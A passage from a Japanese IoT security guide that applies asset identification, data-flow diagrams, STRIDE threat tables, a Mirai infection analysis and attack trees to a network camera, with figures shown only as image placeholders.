


図 3-4 分析対象の決定例

次に、守るべき資産の洗い出しの具体例について解説する。分析対象に基づき、守るべき資産を洗い出した結果を表 3-4 に示す。

表 3-4 洗い出された資産の一覧

資産の種別（大分類）	資産
物理的資産	ネットワークカメラ本体
データ資産	Web サーバとの通信データ
	SD カードとの入出力データ
	被写体の情報
	音声の情報
ソフトウェア資産	ファームウェア
サービス	ネットワークカメラが提供する各機能

情報の洗い出しを行う際には、通信インタフェースを介して入出力されるデータのみでなく、外部環境から入力される情報も意識することが重要である。表 3-4 に示したネットワークカメラにおける例では、ネットワークインタフェースで入出力される情報に加え、被写体の情報や音声の情報といった資産も洗い出される。

資産の洗い出しは、第 3.7.2 項で示す DFD の作成と並行して行われる場合がある。モデル図の作成時点ではデータフロー上の具体的なデータが判明していない場合があるため、必要に応じて DFD の作成によって得られたデータ一覧を資産一覧に反映することが求められる。

3.7.2 DFD によるデータフローの可視化

表 2-2 で示した通り、ネットワークカメラには 6 つの機能が存在する。それらの機能ごとに作成した DFD を図 3-5 から図 3-10 に示す。




図 3-5 リアルタイム映像の表示機能の DFD




図 3-6 動体検知とその通知機能の DFD




図 3-7 音声情報の伝達機能の DFD




図 3-8 ネットワークカメラの設定変更機能の DFD




図 3-9 録画機能の DFD




図 3-10 録画再生機能の DFD

各エンティティの間に流れるデータが具体的に記述されている点及び信頼境界を記載している点が、モデル図と大きく異なる。信頼境界は、ネットワークカメラが外部に公開しているインタフェースを介してデータをやり取りする境界部分に引いている。

DFD を作成することで、機器が外部と通信する際にやり取りされるデータを洗い出すことが容易になる。洗い出されたデータの一覧を表 3-5 に示す。

表 3-5 DFD で洗い出されたデータ一覧

データ	定義
認証情報	ユーザ名及びパスワード
セキュリティトークン	クライアントと Web サーバ間及び Web サーバとネットワークカメラ間の通

データ	定義
	信において認証済みのユーザを識別するために使用される変数及びその値
被写体	ネットワークカメラが写す対象及びその周辺環境
被写体情報	ネットワークカメラが写す対象及びその周辺環境のデジタルデータ
外部音声	ネットワークカメラのマイクが集音する音声や環境音
音声情報	ネットワークカメラのマイクが集音した音声や環境音のデジタルデータ
機能開始リクエスト	ネットワークカメラにおける各機能を開始する際に、クライアントから Web サーバに対して送信される HTTP リクエスト
映像表示リクエスト	「リアルタイム映像の表示」機能を使用する際に Web サーバからネットワークカメラに対して送信される TCP パケット群
動画ストリーム	UDP により送受信される動画メディアのデータストリーム
動体検知情報	動体検知センサーにより動体が検知された際に、ネットワークカメラから Web サーバに対して送信される TCP パケット群
動体検知通知	動体検知センサーにより動体が検知された際に、Web サーバからクライアントに対して送信されるステータスコードや通知情報が記載された HTTP レスポンス
音声ストリーム	UDP により送受信される音声メディアのデータストリーム
音声取得リクエスト	「音声情報の伝達」機能を使用する際に Web サーバからネットワークカメラに対して送信される TCP パケット群
カメラ設定変更リクエスト	「ネットワークカメラの操作」機能を使用する際に Web サーバからネットワークカメラに対して送信される TCP パケット群
カメラ設定結果	「ネットワークカメラの設定変更」機能の実行後にネットワークカメラから Web サーバに対して送信される TCP パケット群
カメラ設定通知	「ネットワークカメラの設定変更」機能の実行後に Web サーバからクライアントに対して送信されるステータスコード及びそれに付随する情報が記載された HTTP レスポンス
動画ファイル	ファームウェアによって処理される動画ファイル
動画再生リクエスト	「録画再生」機能を使用する際にクライアントから Web サーバに対して送信される HTTP リクエスト

3.7.3 STRIDE による脅威の洗い出し

具体例として、「リアルタイム映像の表示」機能および非公開インタフェースにおける脅威を、STRIDE-per-Interaction により洗い出す過程を以下に示す。以降、本項では STRIDE-per-Interaction を単に STRIDE と呼称する。

（1） 「リアルタイム映像の表示」機能における脅威の洗い出し

図 3-5 に対して、ネットワークカメラにおける信頼境界とデータフローの交差する点に赤丸を付けたものを図 3-11 に示す。この図を基に、STRIDE によって洗い出した脅威の一覧は表 3-6 の通りである。なお、第 3.7.1 項にも記載の通り、Web サーバに対する脅威は分析の対象外とした。




図 3-11 ネットワークカメラにおける信頼境界とデータフロー
（リアルタイム映像の表示機能の DFD）

表 3-6「リアルタイム映像の表示」機能における脅威の一覧

送信元	宛先	データ名	STRIDE	脅威
Web サーバ	Wi-Fi	映像表示リクエスト	**S**	Web サーバのなりすましによる第三者の映像表示リクエストの送信
			T	映像表示リクエストの改ざんによる不正な映像表示リクエストの送信
			R	-
			I	映像表示リクエストの漏えいによる第三者の映像表示リクエスト入手
			D	Wi-Fi インタフェースへのサービス拒否攻撃による映像表示リクエストの遮断
			E	-
Web サーバ	有線 LAN	映像表示リクエスト	**S**	Web サーバのなりすましによる第三者の映像表示リクエストの送信
			T	映像表示リクエストの改ざんによる不正な映像表示リクエストの送信
			R	-

送信元	宛先	データ名	STRIDE	脅威
			I	映像表示リクエストの漏えいによる第三者の映像表示リクエスト入手
			D	有線 LAN インタフェースへのサービス拒否攻撃による映像表示リクエストの遮断
			E	-
有線 LAN	Web サーバ	動画ストリーム	**S**	Web サーバのなりすましによる第三者の動画ストリームの入手
			T	動画ストリームの改ざんによる不正な動画ストリームの送信
			R	-
			I	動画ストリームの漏えいによる第三者の動画ストリーム入手
			D	-
			E	-
Wi-Fi	Web サーバ	動画ストリーム	**S**	Web サーバのなりすましによる第三者の動画ストリームの入手
			T	動画ストリームの改ざんによる不正な動画ストリームの送信
			R	-
			I	動画ストリームの漏えいによる第三者の動画ストリーム入手
			D	-
			E	-
被写体	カメラレンズ	被写体情報	**S**	被写体のなりすましによる不正な被写体情報の入力
			T	被写体の改ざんによる不正な被写体情報の入力
			R	-
			I	-
			D	カメラレンズへのサービス拒否攻撃による被写体情報の遮断
			E	-

表 3-6 におけるネットワークカメラにおける脅威の特徴的な点として、被写体情報に関する脅威がある。一般的な IT のシステムでは、被写体情報のような外部環境に関する情報は扱われないことが多いが、通信インタフェースに限らず、カメラレンズのような機器固有のインタフェースも分析の対象とすることで、外部環境に関する情報の脅威も抽出することができる。

上記ではリアルタイム映像の表示機能に対して STRIDE を適用する例を示したが、その他の機能に対しても同様に STRIDE による脅威抽出を行うことで、ネットワークカメラが提供する各機能における脅威を抽出することができる。

（2） 非公開インタフェースにおける脅威の洗い出し

第 3.7.2 項で作成した DFD に対して STRIDE を適用する場合、各機能では非公開インタフェースは使用されないため、非公開インタフェースに関する脅威は抽出されない。しかしながら、第 2.3.2 項の調査で発見した UART や SPI のような、ネットワークカメラの資産の一つであるファームウェアに対してアクセスが可能な非公開インタフェースについては、脅威分析を行うことが望ましい。

UART はデバッグ用のインタフェースであり、メモリ上に展開されたファームウェアに対する脅威が発生する可能性がある。 SPI は EPROM と接続されており、EPROM に保存されているファームウェア対する脅威が発生する可能性がある。ここでは、UART を経由して RAM 内に存在するファームウェアにアクセスされる場合の脅威及び、SPI を経由して EPROM 内に存在するファームウェアにアクセスされる場合の脅威を、STRIDE を用いて洗い出した例を表 3-7 示す。

表 3-7 非公開インタフェースにおける脅威の一覧

アクセス元	アクセス先	データ	STRIDE	脅威
UART	RAM	ファームウェア	**S**	-
			T	ファームウェアの改ざんによる第三者のファームウェア書き換え
			R	-
			I	ファームウェアの情報漏えいによる第三者のファームウェアの入手
			D	ファームウェアのサービス拒否攻撃によるファームウェアの動作不全
			E	-
SPI	EPROM	ファームウェア	**S**	-
			T	ファームウェアの改ざんによる第三者のファームウェア書き換え
			R	-
			I	ファームウェアの情報漏えいによる第三者のファームウェアの入手

			D	ファームウェアのサービス拒否攻撃によるファームウェアの動作不全
			E	-
SPI	RAM	ファームウェア	**S**	-
			T	ファームウェアの改ざんによる第三者のファームウェア書き換え
			R	-
			I	ファームウェアの情報漏えいによる第三者のファームウェアの入手
			D	ファームウェアのサービス拒否攻撃によるファームウェアの動作不全
			E	-

3.7.4 STRIDE を補足する脅威分析の実施

（1） 分析の流れ

本項では、ネットワークカメラを対象としたマルウェア感染の脅威分析の一例を示す。本項で示す例では、以下の流れに沿って分析を行う。

1. 想定するマルウェアの決定
2. マルウェアの感染経路の分析
3. マルウェア感染時の影響の分析

はじめに、想定するマルウェアを決定する。マルウェアは多様な種類があり、感染の仕組みや影響が異なるため、具体的なマルウェアを定めないと分析が効果的に行えない。選定の指針としては、実際に存在するマルウェアを選定するという方法がある。

次に、マルウェアの感染経路を調査し、どのような方法でマルウェアが分析対象の機器に感染しうるのかを明らかにする。感染経路を明確にすることは、機器側で講じるべき対策を検討する上で重要である。

最後に、分析対象の機器がマルウェアに感染した場合にどのような影響があり得るかを分析する。マルウェア感染時の影響は、対策の優先度を決定する上で有用な情報となる。

（2） 分析の具体例

1. 想定するマルウェアの決定

本項で示す例では、IoT 機器向けの代表的なマルウェアの一つである Mirai を想定した分析を行う。本編でも言及がある通り、Mirai は多数の IoT 機器に感染し、大規模な DDoS 攻撃を発生させた。特定のベンダの機器のみを狙ったマルウェアではなく、Linux をベースとした様々な機器が感染しうるため、分析の優先度が高いマルウェアといえる。

2. マルウェアの感染経路の分析

ここでは、Mirai の感染経路の分析を行う。Mirai の感染経路は大きく二つあることがわかっている。

一つ目は既知脆弱性を悪用する方法である。リモートコード実行やコマンドインジェクション等、外部からのコマンド実行が可能となる脆弱性を悪用することで他の機器に感染を拡大する。

二つ目は不正アクセスによる感染拡大である。Telnet 等のリモートログインが可能なサービスが動作している機器に対して、マルウェアが保有するパスワードリストを用いてログイン試行を行う。機器が脆弱なパスワードを利用していたり、出荷時のパスワードが固定であったりすると、リモートログインによる不正アクセスが行われ、機器がマルウェアに感染する可能性がある。

3. マルウェア感染時の脅威抽出

最後に、Mirai 感染時の影響について分析する。Mirai 感染時の大きな影響としては感染の拡大と踏み台攻撃の二つがある。

Mirai は上述の通り、既知脆弱性の悪用や不正アクセスにより他機器に感染する機能を有しており、ある機器が感染することで、システム内のその他の機器にも感染を拡大する可能性がある。

もう一つの影響として、踏み台攻撃による DoS 攻撃への加担がある。IoT 機器単体の通信量は少なくても、多数の IoT 機器がボットネットを形成することで、被害者に大きな負荷をかけることが可能となる。

3.7.5 Attack Tree による脅威を実現する攻撃手法の調査

本項では、第 3.7.3 項に示した表 3-6 で洗い出したリアルタイム映像の表示機能における脅威から Attack Tree を作成し、脅威を実現させるための具体的な攻撃手段の洗い出しを行う。

第 3.5 項でも述べたとおり、Attack Tree の作成には相応の時間を要するため、洗い出された脅威すべてに対して Attack Tree を作成するのは現実的ではない。そのため、脅威の中でも特に重点的に分析すべきものに絞って Attack Tree を作成するべきである。IoT 機器に対するリスクという観点では、通信インタフェースへの入力データに関する脅威は重大な影響を引き起こすことが多く、第 4 章で解説するセキュリティ検証の優先度が高いと思われるため、ここでは Wi-Fi インタフェースに入力される映像表示リクエストに関する脅威 4 件に絞って Attack Tree を作成する。

作成した Attack Tree を図 3-12 から図 3-15 に示す。脅威をルートノードに配置し、その脅威を達成するための攻撃手段をルートノード配下に記している。攻撃手段を抽出する際に、CAPEC を参考にしたものについては、ノード中に CAPEC の ID を記している。




図 3-12「映像表示リクエストの漏洩による第三者の映像表示リクエスト入手」の Attack Tree




図 3-13「映像表示リクエストの改ざんによる不正な映像表示リクエストの送信」の Attack Tree




図 3-14「Web サーバのなりすましによる第三者の映像表示リクエストの送信」の Attack Tree




図 3-15「Wi-Fi インタフェースへのサービス拒否による映像表示リクエストの遮断」の Attack Tree

